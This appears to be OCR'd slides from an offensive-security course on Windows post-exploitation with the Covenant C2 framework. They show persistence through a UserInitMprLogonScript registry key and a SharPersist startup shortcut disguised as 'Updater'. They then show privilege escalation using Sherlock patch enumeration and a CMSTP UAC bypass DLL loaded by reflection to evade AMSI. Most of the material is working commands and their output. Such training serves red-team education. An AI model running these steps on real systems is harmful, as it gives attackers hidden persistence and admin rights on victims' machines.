
Shortcut Key

Results



Grunts

>_	Name	Hostname	User	Integrity	LastCheckIn	Status
>_	2866aba1b8	Windows10	Atom	Medium	04/20/2022 20:56:09	Active




```
v explorer.exe                 6472   0.13
    SecurityHealthSyst...      7956
    vmtoolsd.exe               8112   0.08
    OneDrive.exe               3220
    notepad.exe                4524
  v powershell.exe             5732   0.01
      conhost.exe              6536
    ProcessHacker.exe          3292   0.73
    iexplore.exe               5104   0.04
v jusched.exe                  6320
    jucheck.exe                6236
```

Logon Script


Create a userinit logon script like below and set registry key.

Once the target signs out and logons again we should get a callback.



logon.bat - Notepad


```
@ECHO OFF

"C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"
```



```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> reg add "HKEY_CURRENT_USER\Environment" /v UserInitMprLogonscript
/d "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\logon.bat" /t REG_SZ /f
The operation completed successfully.
```

Logon Script

Registry key




Computer\HKEY_CURRENT_USER\Environment

Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_EXPAND_SZ	C:\Users\Atom.ATOM\OneDrive
Path	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
UserInitMprLogonscript	REG_SZ	C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\logon.bat


Logon Scripts

Results after reboot



Grunts

>_	Name	Hostname	User	Integrity	LastCheckIn	Status
>_	533ba43560	Windows10	Atom	Medium	04/14/2022 07:53:35	Active




```
winlogon.exe                768
    fontdrvhost.exe         924
    dwm.exe                1016
explorer.exe               3628
    iexplore.exe           5488
    SecurityHealthSystray.exe 5924
    vmtoolsd.exe           6032
    OneDrive.exe           5448
    ProcessHacker.exe      5324
```

Startup (On Covenant)

Running SharPersist via Assembly.Load

Grunt > Task > Assembly > SharPersist.exe



Grunt: 533ba43560

GruntTask: Assembly

Assembly: SharPersist.exe


AssemblyName: SharPersist

Parameters:


```
-t startupfolder -m add -f "Updater" -c "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"
```

Startup (On Covenant)


Results of SharPersist, and after reboot/sign out and log on



```
— [04/14/2022 08:03:12 UTC] Assembly completed
 (amaria) > Assembly /assemblyname:"SharPersist" /parameters:"-t startupfolder -m add -f \"Updater\" -c \"C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe\""


 [*] INFO: Adding startup folder persistence
 [*] INFO: Command: C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe
 [*] INFO: Command Args:
 [*] INFO: File Name: Updater


 [+] SUCCESS: Startup folder persistence created
 [*] INFO: LNK File located at: C:\Users\Atom.ATOM\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Updater.lnk
 [*] INFO: SHA256 Hash of LNK file: 8AA595CDA8B2FD62B0FE6A8F5DD67BCBDFDB070D0B158555E8DD5FD015AF1ADF
```



Name	Date modified	Type	Size
Updater	2/11/2022 11:03 AM	Shortcut	2 KB



>_	Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
>_	2fb85f1792	DESKTOP-331L881	Atom	Medium	04/03/2022 21:13:36	Active		GruntHTTP


Local Privilege Escalation

Local Privilege Escalation

- You’re done enumerating the system you compromised and you want to elevate your privileges and gain local admin rights.
- There are two types of privilege escalation
    1. Vertical privilege escalation
    2. Horizontal privilege escalation

Privilege Escalation

Atom.local



Joe
Tom
Amy
Admin
Horizontal privilege Escalation
Horizontal privilege Escalation
Vertical privilege Escalation
Vertical privilege Escalation

Vulnerability Detection

Sherlock –Powershell script to

enumerate missing patches and provide

working vulnerabilities




```
Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not Vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin  : MS13-053
CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletin  : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Not Vulnerable

Title       : ClientCopyImage Win32k
MSBulletin  : MS15-051
CVEID       : 2015-1701, 2015-2433
Link        : https://www.exploit-db.com/exploits/37367/
VulnStatus  : Not Vulnerable
```


Third Party tool that bypass UAC in newer Windows versions

- Download a C# script name it source.cs that makes the machine vulnerable to bypassUAC.
- A powerShell script with DLL reflection will be produced with very few strings so AMSI will have a hard time blocking it.

Check if you are a local machine in your box

whoami /priv






```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool>
```

- ★ Download source.cs

https://0x00-0x00.github.io/research/2018/10/31/How-to-bypass-UAC-in-newer-Windows-versions.html

- ★ Create a file called source.cs




```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> ls

    Directory: C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/23/2021   7:50 AM           3730 source.cs
```

Local Privilege Escalation

Compile it in a PowerShell shell that is in the same directory as this source.

Add-Type -TypeDefinition ([IO.File]::ReadAllText("$pwd\source.cs")) -ReferencedAssemblies "System.Windows.Forms" -OutputAssembly "CMSTP-UAC-Bypass.dll"




```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> Add-Type -TypeDefinition ([IO.File]::ReadAl
lText("C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool\Source.cs")) -ReferencedAssemblies "Syst
em.Windows.Forms" -OutputAssembly "CMSTP-UAC-Bypass.dll"
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> ls


    Directory: C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/23/2021   8:07 AM           6144 CMSTP-UAC-Bypass.dll
-a----        5/23/2021   7:50 AM           3730 source.cs
```

Local Privilege Escalation

★ Now you have this “dll” with our C# code.

★ To use this bypass directly from DLL,


```
[Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\CMSTP-UAC-Bypass.dll"))
```



```
